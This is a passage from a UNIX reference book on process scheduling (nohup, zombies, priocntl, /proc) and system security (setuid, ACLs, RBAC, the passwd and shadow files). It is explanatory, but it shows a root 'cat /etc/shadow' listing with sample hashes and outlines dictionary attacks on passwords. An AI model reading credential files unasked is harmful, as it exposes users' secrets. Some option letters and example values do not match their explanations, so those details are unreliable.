The UNIX systems use signals to notify a specific process about its current state. However, many processes run simultaneously on a typical machine. At times, more than one process may want to use a particular system resource in order to execute. UNIX handles this situation by using *semaphores.* A semaphore is a value that the operating system makes available to processes to check whether or not the resource is currently being used. If a resource is free (not in use), a process can grab the resource and indicate that the resource is in use by setting the semaphore value to busy If a process requests a resource that is already in use, the semaphore value indicates so, and the process must wait until the resource is freed up. The process periodically checks the status of the desired resource. Once a process is able to access the resource, the process sets the resource's semaphore to indicate that the resource is busy with this process, and that the next process must wait until the resource is free again. Semaphores are usually binary (0 or 1 state) but can have additional values depending on the resource.

The nohup Command

When your terminal is disconnected, the kernel sends the signal SIGHUP (signal 01) to all processes that were attached to your terminal, as long as your shell does not have job control. The purpose of this signal is to have all other processes terminate. Times frequently arise, however, when you want to have a command continue execution after you hang up. For example, you will want to continue a **troff** process that is formatting a memorandum without having to stay logged in.

To ensure that a process stays alive after you log off, use the **nohup** command as follows:

```
$ nohup command
```

The **nohup** command is a built-in shell command in **sh**, **ksh**, and **csh**. In some earlier versions of UNIX the **nohup** command was a shell script that trapped and ignored the hangup signal. It basically acted like this:

```
$ (trap '' 1; command) &
```

nohup refers only to the command that immediately follows it. If you issue a command such as

```
$ nohup cat file | sort lp
```

or if you issue a command such as

```
$ nohup date; who ; ps -ef
```

only the first command will ignore the hangup signal; the remaining commands on the line will die when you hang up. To use **nohup** with multiple commands, either precede each command with **nohup** or, preferably, place all commands in a file and use **nohup** to protect the shell that is executing the commands:

```
$ cat file
date
who
ps -ef
$ nohup sh file
```

Zombie Processes

Normally, UNIX system processes terminate by using the **exit** system call. The call **exit** ***(status)*** returns the value of *status* to the parent process. When a process issues the **exit** call, the kernel disables all signal handling associated with the process, closes all files, releases all resources, frees any memory, assigns any children of the exiting process to be adopted by **init,** sends the *death of a child* signal to the parent process, and converts the process into the *zombie state.* A process in the zombie state is not alive; it does not use any resources or accomplish any work. But it is not allowed to die until the exit is acknowledged by the parent process.

If the parent does not acknowledge the death of the child (because the parent is ignoring the signal, or because the parent itself is hung), the child stays around as a *zombie process.* These zombie processes appear in the **ps -f** listing with <defunct> in place of the command:

```
UID      PID   PPID  C    STIME  TTY         TIME    COMD
root   21671  21577  0                      0:00    <defunct>
root   21651  21577  0                      0:00    <defunct>
```

Because a zombie process consumes no CPU time and is attached to no terminal, the STIME and TTY fields are blank. In earlier versions of the UNIX System, the number of these zombie processes could increase and clutter up the process table. In more recent versions of the UNIX System, the kernel automatically releases the zombie processes.

PREV NEXT

Real-Time Processes

Many types of applications require deterministic and predictable execution. These include factory automation programs; programs that run telephone switches; and programs that monitor medical information, such as heartbeats. Current workstations can play digitally stored music or voice recordings as well as movies. Acceptable playback of these materials requires that pauses not be introduced by the system. Early releases of UNIX ran all processes on a time-sharing basis, allocating resources according to an algorithm that allowed different processes to take turns using system resources. This made it impossible to guarantee that any process would run at a specific time within a specific time interval.

UNIX systems today have support for real-time processes. The real-time enhancements can be used to support many kinds of applications requiring deterministic and predictable processing, such as running processes on dedicated processors used for monitoring devices. However, some real-time applications, such as robotics, that depend on deterministic processing with extremely short scheduling intervals are still difficult to implement because of limitations involving how the UNIX system kernel and input/output work. Some of these limitations will be eliminated in future releases of UNIX.

Priority Classes of Processes

UNIX supports five configurable classes of processes with respect to scheduling: the *real-time class (RT),* the fixed-priority class *(FX),* the *time-sharing class (TS),* the *fair-share* class (FS), and the *interactive class (IA).* Each class has its own scheduling policy, but a real-time process has priority over every time-sharing or interactive process. The interactive class is basically the same as the time-sharing class, with an additional priority given to it as an active window task.

Besides these classes, there is a sixth class, the *system class (SYS),* which consists of special system processes needed for the operation of the system. The system class is reserved for use by the kernel. You cannot change the scheduling parameters for these processes. Also, you cannot change the class of any other process to the system class. Processes in the system class have priority over all other processes.

Real-Time Priority Values

A process in the real-time class has a *real-time priority* value *(rtpi* value) between 0 and *x.* The parameter *x,* the largest allowable value, can be set for a system. The process with the highest priority is the real-time process with the highest rtpi value. This process will run before every other process on the system (except system class processes).

Time-Sharing User Priority Values

Each process in the time-sharing class has a *time-sharing user priority (tsupri)* value between −*x* and *x,* where the parameter *x* can be set for your system. Increasing the tsupri value of a process raises its scheduling priority However, unlike a real-time process, a time-sharing process is not guaranteed to run prior to time-sharing processes with lower tsupri values, because the tsupri value is only one factor used by the UNIX System to schedule the execution of processes.

Setting the Priority of a Process

To use the **priocntl** command to change the scheduling parameters of a process to real-time, you must be the superuser or you must be running a shell that has real-time priority Also, to change the scheduling parameters of a process to any class, your real or effective ID must match the real or effective ID of that process, or you must be the superuser.

Assuming you meet these requirements, you can set the scheduling class and priority of a process by using the **priocntl** command with the **-s** (*S*et) option. For example,

```
# priocntl -s -c RT -p 2 -i pid 117
```

sets the class of the process with process ID 117 as real-time and assigns it a real-time priority value of 2. The command

```
# priocntl -s -c RT -i ppid 2322
```

sets the class of all processes with parent process ID 2322 as real-time and assigns these processes the real-time priority value of 0, since the default value of rtpi for a real-time process is 0.

The general form of the **priocntl** command with the **-s** option is

 # priocntl -s [**-c** *class*] [*class-specific options*] [**-i** *idtype*] [*idlist*]

The minimum requirement for changing the scheduling parameters of a process is that your real or effective ID must match the real or effective ID of that process, or you must be the superuser.

Executing a Process with a Priority Class

You can use the **priocntl** command with the **-e** (*e*xecute) option to execute a command with a specified class and priority. For instance, to run a shell, using the **sh** command, as a real-time process with the real-time priority value of 2, use the command line

```
# priocntl -e -c RT -p 2 sh
```

(A system administrator may want to run a shell with a real-time priority if the system is heavily loaded and some administrative tasks need to be carried out rapidly)

The general form of the **priocntl** command with the **-e** option is

 # priocntl -e [**-c** *class*] [*class-specific options*] [**-i** *idtype*] [*idlist*]

Time Quanta for Real-Time Processes

The priocntl command can also be used to control the time quantum, *tqntm,* allotted to a real-time process. The *time quantum* specifies the maximum time that the CPU will be allocated to a process, assuming the process does not enter a wait state. Processes may be preempted before receiving their full time quantum if another process is assigned a higher real-time priority value.

You can set the time quantum for a process by using the **-t** (*t*qntm) option to prioctnl. The default resolution for time quanta is in milliseconds. For instance,

```
# priocntl -s -c RT -p 20 -t 100 -i pid 1821
```

sets the class of the process with PID 1821 to be real-time, with rtpi 30 and a time quantum of 100 milliseconds, which is 1/10 of a second.

You can also assign a time quantum when you execute a command. For instance,

```
# priocntl -e -c RT -p 2 -t 100 sh
```

executes a shell with a real-time priority value of 2 and a time quantum of 100 milliseconds.

Displaying the Priority Classes of Processes

You can use the **priocntl** command with the **-d** (*d*isplay) option to display the scheduling parameters of a set of processes. You can specify the set of processes for which you want scheduling parameters. For instance, you can display the scheduling parameters of all existing processes using the command line shown here:

```
# priocntl -d -i all
TIME SHARING PROCESSES:
    PID    TSUPRILIM     TSUPRI
      1         0            0
    306         0            0
    115         0            0
```

```
  15291        1            1
   1677        8            4
    157        0            0
  15306        0            0
   1725        0           -8
  15307        0            0
   1668        0            0
   1698       10           10
  15305        0            0
   6154       -4           -4
  15310        0            0
REAL TIME PROCESSES :
    PID    RTPRI        TQNTM
   1888       15         1000
  15317        2          100
  15313        2          100
  15315        2          100
   1003        0         1000
    918       50          1000 +
```

On Solaris 10 UNIX, you can use the **ps** command to do this:

```
# ps -ecl
```

will display a list of all the running processes, including the class they are running under (shown as SYS), as well as the priority of the process (shown as PRI).

You can also display scheduling parameters for only one class of processes. For instance, you can use the command line

```
# priocntl -d -i class TS
```

to display scheduling parameters for all existing time-sharing processes.

You can further restrict the processes for which you display scheduling parameters by using the **-i** option. For instance, the command

```
# priocntl -d -i pid 912 3032 3037
```

displays scheduling parameters of the processes with process IDs 912, 3032, and 3037. The command

```
# priocntl -d -i ppid 2239
```

displays the scheduling parameters of all processes whose parent process ID is 2239.

The general form of the **priocntl** command that you use to display information is

```
# priocntl -d [-i idtype] [idlist]
```

Displaying Priority Classes and Limits

You can determine which priority classes are configured on a system using the **priocntl** command with the **−1** option, as in this Solaris 10 example:

```
# priocntl -l
CONFIGURED CLASSES
==================
SYS (System Class)
TS (Time Sharing)
      Configured TS User Priority Range: -60 through 60

IA (Interactive)

      Configured IA User Priority Range: -60 through 60
FX (Fixed priority)
       Configured User Priority Range: 0 through 60
```

The output in this example shows that there are three priority classes defined on this system: the System Class, the Time Sharing Class, and the Real Time Class. The allowable range of tsupri values is −20 to 20, and the maximum allowable rtpi value is 59.

The /proc File System

The */proc* file system is a very useful directory structure for the system administrator. It is a virtual file system-residing in memory-that is created each time the system is booted. The */proc* directory structure provides an easy method of accessing information about the state of the kernel, the attributes of the machine, the states of individual processes, and more. As an example the **ps** and **cat** commands use the contents of */proc* to get process information.

There are a number of directories in the */proc* file system. Some of them consist of numbers only These are the directories associated with process IDs (PIDs) of various processes running on the system. There are also directories consisting of nonnumerical names that deal with the UNIX kernel features, such as the CPU, devices, memory, interrupts, networking, and loaded modules.

An experienced system administrator can use one of the directories within the */proc* file system, the */sys* directory, to perform kernel tuning on the system. Since this is such a powerful capability, it's best to understand what effect manipulating the contents of */sys* will have before attempting to do so on a live system.

PREV NEXT

PREV NEXT

Summary

The notion of a process is one of the most important aspects of the UNIX system. In this chapter you learned how to monitor the processes you are running by using the **ps** command, and how to terminate a process using the **kill** command.

User-level commands allow you to specify when you would like processes to be run. You can specify when commands should be executed by using the **at** command. The **batch** command lets you defer the execution of a command, but without controlling when it is run.

Daemons (or demons) are processes that are not connected to a terminal; they may run in the background and they do useful work for a user. Several daemons are normally found on UNIX Systems. Many of these daemons are controlled by **cron,** which is itself run by **init** (PID 1). The **cron** command is a system daemon that executes commands at specific times.

Processes on a UNIX system are sequentially assigned resources for execution. System processes have a higher priority than all user processes. UNIX does not allow much user control of time-shared process scheduling. You can, however, influence scheduling with the **nice** command. Another simple way to affect scheduling is with the **sleep** command, which creates a process that does nothing for a specified time.

Signals are used to notify a process that an event has occurred. Each process may specify an action to be taken in response to any signal. The kernel balances the demand of multiple, concurrent processes for its resources through semaphores, which act as a traffic cop to ensure processes minimize contention among themselves.

You can control what will happen after you hang up or log off. To ensure that a process stays alive after you log off, use the **nohup** command.

UNIX supports real-time processes. You can use the **priocntl** command to change the scheduling parameters of a process to real-time.

The */proc* file system is a virtual file system that provides a wealth of information about processes that are currently running on your system as well as other system parameters.

PREV NEXT

PREV NEXT

How to Find Out More

To learn more about processes in the UNIX System, consult the following references. Here are some useful books discussing how processes work in the UNIX environment:

Bovet, Daniel P., and Marco Cesati. *Understanding the Linux Kernel: From I/O Ports to Process Management.* O'Reilly, 2000.

Feiler, Jesse. *Mac OS X: The Complete Reference.* McGraw-Hill/Osborne, 2001.

Levi, Bozidar. *UNIX Administration: A Comprehensive Sourcebook for Effective Systems and Network Management.* CRC Press, 2002.

O'Gorman, John. *The Linux Process Manager.* John Wiley & Sons, 2003.

Petersen, Richard. *Linux: The Complete Reference.* 5th ed. McGraw-Hill/Osborne, 2002.

Robbins, Kay and Steve Robbins. *UNIX Systems Programming: Communications, Concurrency, and Threads.* 2nd ed. Pearson Education (Prentice Hall), 2003.

Watters, Paul. *Solaris 10: The Complete Reference.* McGraw-Hill/Osborne, 2005.

There is a useful web page on UNIX processes from an appendix of an O'Reilly publication, *Practical UNIX and Internet Security:*

http://www.unix.org.ua/orelly/networking/puis/appc_01.htm

and some others providing a background of the concept of processes at:

http://helpdesk.ua.edu/unix/tipsheet/tipv3n3.html

and

http://heather.cs.ucdavis.edu/~matloff/UnixAndC/Unix/Processes.html

and a printable .PDF file describing managing processes at:

https://www.stat.berkeley.edu/help/files/processes.pdf

These should provide background information as well as practical information.

PREV NEXT

PREV NEXT

Chapter 12: System Security

Overview

The UNIX System was designed so that users could easily access their resources and share information with other users. Security was an important, but secondary, concern. Nevertheless, UNIX has always included features to protect it from unauthorized users and to protect users' resources, without impeding authorized users. These security capabilities have provided a degree of protection. However, intruders have managed to access many computers because of careless system administration or unplugged security holes.

In recent releases, UNIX has included security enhancements that make it more difficult for unauthorized users to gain access. Security holes that have been identified have been corrected.

Chapters 2 and 3 discussed how UNIX authenticates users when they log in via login names and passwords and described how file permissions restrict access to particular resources. This chapter describes additional security features relating to users.

The first topic addressed in this chapter involves permissions granted to executable files. In particular, we discuss the setuid bit associated with a program. When the setuid bit is set on a file, the executable file takes on the privileges of the owner of the file when it is executed. Improper use of setuid can lead to serious security problems.

Next, we briefly discuss two more sophisticated types of access control that build on the basic read-write-execute permissions discussed earlier in the book. The first method, access control lists, can be used to grant file permissions to arbitrary sets of users. The second method, role-based access control, allows privileges to be granted to users only when they need to carry out particular sets of tasks. Both access control lists and role-based access control can considerably enhance the security of a system.

Additional topics discussed in this chapter are the */etc/passwd* and */etc/shadow* files used by the **login** program to authenticate users, and file encryption via the **crypt** command. Pretty Good Privacy (PGP), and the related GNU Privacy Guard, used for encrypting files to be sent over a network, such as the Internet, are also covered. Moreover, this chapter describes some common security gaps and different types of attacks, including viruses, worms, and Trojan horses. Some guidelines will be provided for user security Following these guidelines will lessen your security risks.

You will also learn about the *restricted shell,* a version of the standard shell with restrictions that can be used to limit the capabilities of certain users. The main use of the restricted shell is to provide an environment for unskilled users. It is important to realize that the restricted shell does *not* provide a high degree of security

Finally, you will see how UNIX fits in with the security levels specified by the U.S. Department of Defense.

Today, networked computing is the norm, making network security extremely important as more and more systems are linked into networks that allow users to access resources on remote machines. UNIX System network security is addressed in Chapters 9, 15, and 17. Although this chapter does not address security from a system administrator's point of view, Chapter 13 does.

PREV NEXT

PREV NEXT

Security Is Relative

Be aware that security is relative. The security features discussed in this chapter provide varying degrees of security Some of them provide only limited protection and can be circumvented by knowledgeable users. Many can be successfully attacked by experts. (These will be indicated in the text.) Providing security that is highly resistant requires specific procedures that can be found in special versions of UNIX developed to meet security requirements spelled out by the U.S. Department of Defense.

PREV NEXT

PREV NEXT

User and Group IDs

When you execute a program, you create a process. Four identifiers are assigned to this process upon its creation. These are its *real uid, real gid, effective uid,* and *effective gid.*

File access for a process is determined by its effective uid and effective gid. This means that the process has the same access to a file as the owner of this file, if its effective uid is the same as the uid of the file. When the effective uid is different than the uid of the file, but the effective gid of the process is the same as the gid of the file, the process has the same access as the group associated to the file. Finally, when the effective ID of the process is different from the effective uid of a file, and the effective gid of the process is different from the effective gid of the file, the process has the same access to the file as others (users besides the owner and members of the group).

Unless the *set user ID (suid) permission* and/or the *set group ID (sgid) permission* of an executable file are set, the process created is assigned your uid and gid as its real and effective uid and real and effective gid, respectively In this case, the process has exactly the same permissions that you do. For instance, for the process to execute a program, you must have execute permission for the file containing this program.

Setting User ID Permission

When the suid permission of an executable file is set, a process created from the program has its effective uid set to that of the owner of the file, instead of your own uid. This means that the file access privileges of the process are determined by the permissions of the owner of the file. For instance, if the suid permission is set, a process can create a file when the owner of the file has execute permission and write permission for the directory where the file will be created.

Uses of suid Permissions

The suid permission is used in several important user programs that need to read or write files owned by root. For instance, when you run the **passwd** command to change your password, you have the same permissions as root. This allows you to read and write to the files */etc/passwd* and */etc/shadow* when you change passwords, although ordinarily you do not have access privileges.

Using chmod to Set and Remove suid Permissions

You can use **chmod** to set the suid permission of a file that you own. For instance,

```
$ chmod u+s displaysal
```

sets the suid permission of *displaysal.* This is a hypothetical program owned by the departmental secretary that a user can run to display his or her salary, using the file *salary,* which contains salary information for all members of Department X. The *salary* file has its permissions set so that only its owner and the departmental secretary (as well as the superuser) can read or write it. The **ls -l** line for this file is given here:

```
-rws--x---   1 ptc    471    2561   Oct    6  02:32     displaysal
```

A user who is a member of the group 471 can run the *displaysal* program. All members of Department X are assigned to group 471. Because *displaysal* has its suid permission set, the permissions of the process created are those of *ptc,* the owner of the program. So the process can read the file *salary* and can display the salary information for the person who runs the program.

You also can use **chmod** to remove the suid permission of a file. The command

```
$ chmod u-s displaysal
```

removes the suid permission from *displaysal.*

Setting Group ID Permission

If the set group ID permission of an executable file is set, any process created by that executable file has the same group access permissions as the group associated with the executable file. To set the sgid of the file *displaysal,* use the following command:

```
$ chmod g+s displaysal
```

Assuming the suid for this file is not set, the **ls -l** line for this file is this:

```
-rwx--s--- 1  ptc    471     2561    Oct    6    02:32    displaysal
```

The effective uid of a process created by running *displaysal* is the uid of the user running the program, but the effective gid will be 471, the gid associated with *displaysal.*

Changing suid and sgid Permissions

You can set suid and sgid permissions by supplying **chmod** with a string of four octal digits. The leftmost digit changes the suid or sgid permissions; the other three digits change the read, write, and execute permissions, as previously described.

If the first digit is 6, both the suid and sgid permissions are set. If it is 4, the suid permission is set and the sgid permission is not set. If the first digit is 2, the suid permission is not set and the sgid permission is set. And if it is 0 (or missing), neither the suid permission nor the sgid permission is set. In the following example, the suid permission is set and the sgid permission is not set:

```
$ chmod 4744 displaysal
$ ls -1 | grep displaysal
-rwsr-r--    1 ptc    471      15 Oct 17 12:12 displaysal
```

In the next example, the suid permission is not set and the sgid permission is set:

```
$ chmod 2744 displaysal
$ ls -1 | grep displaysal
-rwxr-sr--   1 ptc    471           15 Oct 17 12:12 displaysal
```

suid Security Problems

When you are the owner of a suid program, other users have all your privileges when they run this program. Unless care is taken, this can make your resources vulnerable to attack. For instance, suppose you have included a command that allows a *shell escape* in a suid program. Any user running this program will be able to escape to a shell that has your privileges assigned to it, which lets this user have the same access to your resources as you do. This user could copy, modify, or delete your files or execute any of your programs.

Because of this, and other security problems, you should be extremely careful when writing suid or sgid programs. Guidelines for writing these programs, without opening security gaps, can be found in the references listed at the end of this chapter.

PREV NEXT

Access Control Lists

As described in Chapter 3, three different types of file permissions exist in UNIX, namely read (r), write (w), and execute (x), assigned to three different classes of users, namely owner, group, and others. However, this granularity of access control is not sufficient to grant access permissions to every possible set of users. For example, suppose you want to grant read permissions to a file only to yourself, as the owner of the file, users in the group of the file, and two other users not in this group, but not to all other users. This cannot be done using standard UNIX permissions. To remedy this problem, most UNIX variants, including Linux, Solaris, HP-UX, AIX, Mac OS X, and FreeBSD support *access control lists (ACLs).* ACLs can be used to grant access permissions to any possible set of users. We illustrate the use of ACL by discussing their use in HP-UX.

HP-UX ACLs

Each file on an HP-UX system (supporting access control lists) has its own ACL. An ACL consists of a list of *access control entries (ACEs),* where each ACL has the format *(user.group, permissions),* where *user* is a particular username or a % (percentage sign) and *group* is a particular group or a %. A % is used to indicate that access is not restricted to a specific user or group. Examples of ACEs are (ken11.group3, rw-), (robin13.%, r--), (%.group3, -w-), and (%.%,rw). These entries specify that user ken11 in group3 has only read and write permissions to this file, user robin13 has only read permission, all members of group3 are granted only write permission, and all users in all groups have only read and write permissions, respectively

On HP-UX the **lsacl** (*l*ist *a*ccess *c*ontrol *l*ist) command is used to display the ACL of a file. For example, the command

```
# lsacl memo
(lori9.%, rw-) (ken11.%, rw-) (%.group4, rw-) (%, %, r--)
```

shows that lori9, ken11, and all users in group4 have read and write permissions on the file *memo* and other users in all groups have read permissions. Note that when a user attempts to access a file, ACEs are checked according to the form of their first entry. ACEs in which the first entry has the form uid.gid are checked first, followed by those where the first entry has the form uid.%, followed by those where the first entry has the form %.gid, followed by those where the first entry has the form %.%.

The **chacl** (*c*hange *a*ccess *c*ontrol *l*ist) command is used to add, delete, or modify ACEs from an ACL. For instance, the command

```
# chacl "robin13.%=rw" memo
```

is used to grant read and write permissions to robin13 for the file *memo,*

```
# chacl -d "ken11.group3=rw" memo
```

deletes the ACE that granted read and write permissions to ken11 for the file *memo,* and

```
#chacl "heather3.group4-w" memo
```

removes write access to heather3 for the file *memo.*

For more details on how ACLs are used in HP-UX and how they behave when various commands are used, see your HP-UX manual pages or the book *HP-UX System and Administration Guide* by Jay Shah.

PREV NEXT

PREV NEXT

Role-Based Access Control

A powerful type of access control, called *role-based access control (RBAC),* is provided by Solaris. RBAC can provide a high level of security on systems and networks where users are restricted in their capabilities. RBAC is based on the principle of *least privilege,* which means that a user is granted only the privileges necessary to perform those jobs this user needs to perform. Ordinary users on a system require sufficient privilege to do tasks of a user rather than an administrator, such as running applications, creating and editing files, printing files, and so on. Capabilities beyond those of ordinary users, including administrative tasks, such as adding new users, scheduling tasks, adding or removing devices, managing printers, and so on, are grouped into *rights profiles.* When a user must perform a task that requires some of the capabilities of the superuser, this user assumes a role that requires the use of capabilities in the appropriate rights profile. Solaris comes with three default rights profiles; the rules and the assignment of profiles are left to the owner of the system. The three default rights profiles are: *Primary Administrator,* granted the capabilities of superuser; *System Administrator,* granted the capabilities required for system administration not related to security; and *Operator,* granted the capabilities required for basic administrative tasks, such as system backups, device management, and printer management.

In UNIX systems, the capabilities of the superuser, or root, are not limited. The superuser can read and write to any file, run all programs, and send signals to every process, including the kill signal. Furthermore, setuid programs, which have all the privileges of root, can do anything the superuser can. So, anybody or any program that can become superuser can cause havoc on a system or a network. For instance, this person or program could read private files, modify a firewall, change an audit trail, and even shut down a network.

Role-based access controls support a fine-grained enforcement of a security policy, whereas the superuser model offers only an all-or-nothing approach. The rights profiles that contain particular subsets of the capabilities of root are assigned to special user accounts called *roles.* When a user needs to carry out a job, that user is allowed to assume a particular role, granting all the capabilities required to do that job. Rights profiles can be broadly defined to fit the needs of users who perform a wide variety of tasks. For example, one of the default rights profiles is that of the Primary Administrator, who has all the capabilities of a superuser on a traditional UNIX host. But rights profiles can also be narrowly defined. For instance, we can specify that the Cron Management rights profile has the capabilities of managing **at** and **cron** jobs.

Once rights profiles have been defined, the roles can be created by the superuser. Next, the superuser assigns each role to the user or users trusted to do the tasks of that role. Once a user logs in, that user can assume any of the roles granted to that user and can run restricted administrative commands, as well as restricted GUIs for administrative tasks.

How roles are defined is a function of the security needs of an organization. For instance, roles can be established for security administrators, network administrators, firewall and proxy administration, printer management, and so on. Another commonly defined role is the role of advanced user. This role is for users who should be able to administer portions of their own computers.

For more information about RBAC, including the concepts behind, the Solaris implementations, and information about how to implement and use RBAC in Solaris, see the Solaris documentation on RBAC, which can be reached by first going to *http://docs.sun.com/app/docs/,* or *Solaris 10: The Complete Reference* by Paul Watters.

PREV NEXT

PREV NEXT

Password Files

Most UNIX variants keep information about users in two files, */etc/passwd* and */etc/shadow.* These files are used by the **login** program to authenticate users and to set up their initial work environment. All users can read the */etc/passwd* file. However, only root can read */etc/ shadow,* which contains encrypted passwords. (Note: HP-UX is an exception; how HP-UX handles this will be covered later in this section.)

The /etc/passwd File

There is a line in */etc/passwd* for each user and for certain login names used by the system. Each of these lines contains a sequence of fields, separated by colons. The following example shows a typical */etc/passwd* file:

```
$ cat /etc/passwd
root:x:0:1:0000-Admin(0000):/:
daemon:x:1:1:0000-Admin(0000):/:
bin:x:2:2:0000-Admin(0000):/usr/bin:
sys:x:3:3:0000-Admin(0000):/:
adm:x:4:4:0000-Admin(0000):/var/adm:
setup:x:0:0:general system administration:/usr/admin:/usr/sbin/setup
powerdown:x:0:0:general system administration:/usr/admin:/usr/sbin/powerdown
sysadm:x:0:0:general system administration:/usr/admin:/usr/sbin/sysadm
checkfsys:x:0:0:check diskette file system:/usr/admin:/usr/sbin/checkfsys
makefsys:x:0:0:make diskette file system:/usr/admin:/usr/sbin/makefsys
mountfsys:x:0:0:mount diskette file system:/usr/admin:/usr/sbin/mountfsys
umountfsys:x:0:0:unmount diskette file system:/usr/admin:/usr/sbin/umountfsys
uucp:x:5:5:0000-uucp(0000):/usr/lib/uucp:
nuucp:x:10:10:0000-uucp(0000):/var/spool/uucppublic:/usr/lib/uucp/
uucico
listen:x:37:4:Network Admin:/usr/net/nls:
slan:x:57:57:StarGROUP Software NPP Administration:/usr/slan:
jmf:x:1005:21:James M. Farber:/home/jmf:/bin/csh
rrr:x:1911:21:Richard R. Rosinski:/home/rrr:/bin/rsh
khr:x:3018:21:Kenneth H. Rosen:/home/khr:/bin/ksh
```

The first field of a line in the */etc/passwd* file contains the login name, which is one to seven characters for users. The second field contains the placeholder *x.* In earlier versions of UNIX (such as System V before Release 3.2), this field contained an encrypted password, leading to a security weakness, since anyone who could access this file could grab encrypted passwords and use them to try to figure out unencrypted passwords. Always using an *x* provides a degree of protection, but it is still a weakness because an intruder can match it. In most UNIX variants (including UNIX System V Release 3.2 and Release 4, and almost all variants based on SVR4) the encrypted password is in */etc/shadow.* The third and fourth fields are the *user ID* and *group ID,* respectively.

Comments are placed in the fifth field. This field usually contains names of users and often also contains their room numbers and telephone numbers. The comments field for login names associated with system commands is usually used to describe the purpose of the command. The sixth field is the home directory-that is, the initial value of the variable *HOME.*

The final field names the program that the system automatically executes when the user logs in. This is called the user's *login shell* The standard shell, **sh,** is the default start-up program. So if the final field is empty, **sh** will be the user's start-up program.

Root in /etc/passwd

Information on the root login is included on the first line of the */etc/passwd* file. The user ID of root is 0, its home directory is the root directory, represented by /, and the initial program the system runs for root is the standard shell, **sh,** because the last field is empty.

System Login Names

As you can see in the preceding example, the */etc/passwd* file contains login names used by the system for its operation and for system administration. These include the following login IDs: *daemon, bin, sys, adm, setup, power-down, sysadm, checkfsys, makefsys, mountfsys,* and *umountfsys.* It also includes login names used for networking, such as *uucp* and *nuucp,* and *listen* and *slan* used for the operation of the StarLAN local area network. The start-up program for each of these lognames can be found in the last field of the associated line in the */etc/passwd* file.

The /etc/shadow File

There is a line in */etc/shadow* for each line in the */etc/passwd* file. The */etc/shadow* file contains information about a user's password and data about password aging. For instance, the file may look like the following:

```
# cat /etc/shadow
root:1544mU5CgDJds:7197::::::
daemon:NP:6445::::::
bin:NP:6445::::::
sys:NP:6445::::::
adm:NP:6445::::::
setup:NP:6445::::::

powerdown:NP:6445::::::
sysadm:NP:6445::::::
checkfsys:NP:6445::::::
makefsys:NP:6445::::::
mountfsys:NP:6445::::::
umountfsys:NP:6445::::::
uucp:x:7151::::::
nuucp:x:7151::::::
listen:*LK*:::::::
slan:x:7194::::::
jmf:dcGGUNSGeux3k:6966:7:100:5:20:11000:
rrr:nHyy3vRgMppJ1:7028:2:50:2:10:10895:
khr:iy8x5s/ZytJpg:7216:7:100:5:20:10950:
```

The first field in a line contains the login name. For users with passwords, the second field contains the encrypted password for this login name. The encrypted password consists of 13 characters from the 64-character alphabet, which includes the following characters:., /, 0–9, AZ, and az. This field contains NP (for *N*o *P*assword) when no password exists for that login name; *x* for the *uucp, nuucp,* and *slan* logins; and *LK* for the listen login. None of these strings (NP, *x,* and *LK*) can ever be the encrypted version of a valid password, so that it is impossible to log in to one of these system logins, because whatever response is given to the "Password:" prompt will not produce a match with the contents of this field. So these logins are effectively locked.

The third field gives the number of days between January 1,1970, and the day when the password was last changed. The fourth field gives the minimum number of days required between password changes. A user cannot change his or her password again within this number of days.

The fifth field gives the maximum number of days a password is valid. After this number of days, a user is forced to change passwords. The sixth field gives the number of days before the expiration of a password that the user is warned. A warning message will be sent to a user upon logging in to notify the user that their password is set to expire within this many days.

The seventh field gives the number of days of inactivity allowed for this user. If this number of days elapses without the user logging in, the login is locked. The eighth field gives the absolute date (specified by the number of days after January 1,1970; e.g., 10895 is May 3, 1999) when the login may no longer be used. The ninth field is a flag that is not currently used but may be used in the future.

Prior to Release 3.2 of UNIX System V, the */etc/passwd* file contained encrypted passwords for users in the second field of each line. Because ordinary users can read this file, an authorized user, or an intruder who has gained access to a login, could gain access to other logins. To do this, the user, or

intruder, runs a program to encrypt words from a dictionary of common words or strings formed from names, using the UNIX System algorithm for encrypting passwords (which is not kept secret), and compares the results with encrypted passwords on the system. If a match is found, the intruder has access to the files of a user. This vulnerability has been reduced by placing an *x* in the second field of the */etc/passwd* file and using the */etc/shadow* file.

HP-UX Password Security

Most UNIX variants take advantage of the shadow password file to provide password security, but HP-UX does not. Instead, HP-UX uses the concept of a *nontrusted system* versus a *trusted system.* A nontrusted system can be converted to a trusted system using the System Administration Manager (SAM) (see Chapter 13). To make this conversion, go to the Auditing and Security area of SAM, which can be done by double-clicking any of the security display icons.

A trusted HP-UX system has a variety of security enhancements. For example, in a trusted system, encrypted passwords are not kept in the */etc/passwd* file but instead are moved to a special set of directories not accessible by ordinary users. Furthermore, a trusted system supports security auditing. Moreover, access to hardwired terminals connected to the system can be controlled. Also, access to the system by users can be restricted depending on the time of day.

On a trusted HP-UX system, the second field of an entry in */etc/passwd* is an asterisk (*). The encrypted password for a user is kept in a protected password file, */tcb/files/auth/first* letter of last name/username, where “first letter of last name” is replaced by the actual first letter of a user’s last name and the username of that user is employed. (Here the directory *tcb* is short for *t*rusted *c*omputer *b*ase and *auth* is short for *auth*orized.) For example, the password for the user with username ken11 is kept in */tcb/files/auth/k/ken11.* Each file containing the encrypted password of a user contains many other fields used for auditing purposes and for controlling logins. The information found in this file includes

- Username (from */etc/passwd*)
- User ID (from */etc/passwd*)
- Encrypted password
- The time of the last successful login
- The time of the last unsuccessful login attempt
- The time allowed between password changes
- The time of the last successful or unsuccessful attempt to change the password
- When the password expires
- The maximum time allowed between logins
- The length of time when a user is notified before a password expires
- The time of day when the user is permitted to log in
- A flag indicating whether audits occur for this user
- A flag indicating whether the user can select a password or must use one generated by the system
- A flag indicating whether a password undergoes a check for not being easily guessed
- The maximum consecutive unsuccessful logins before the account is locked
- The maximum length of a password
- The number of unsuccessful login attempts until the next successful attempt

- The maximum number of consecutive unsuccessful login tries before the account is locked
- An audit ID

When a user tries to log in, the login program authenticates the user by checking the appropriate fields in the user's protected password file. The appropriate fields are updated on each logic attempt, successful or not. For details, consult the appropriate manual page for **prpwd(4)** on your HP-UX system or the book *HP-UX System and Administration Guide* by Jay Shah.

PREV NEXT

PREV NEXT

File Encryption

You may want to keep some of your files confidential, so that no other user can read them, including the superuser. For instance, you may have some confidential personnel records that you do not want others to read. Or you may have source code for some application program that you want to keep secret. You can protect the confidentiality of files by *encrypting* their contents. When you encrypt the contents of a file, you use a procedure that changes the contents of the file into seemingly meaningless data, known as *ciphertext.* However, by *decrypting* the file, you can recover its original contents. The original contents of the file are known as *plaintext* or *cleartext.*

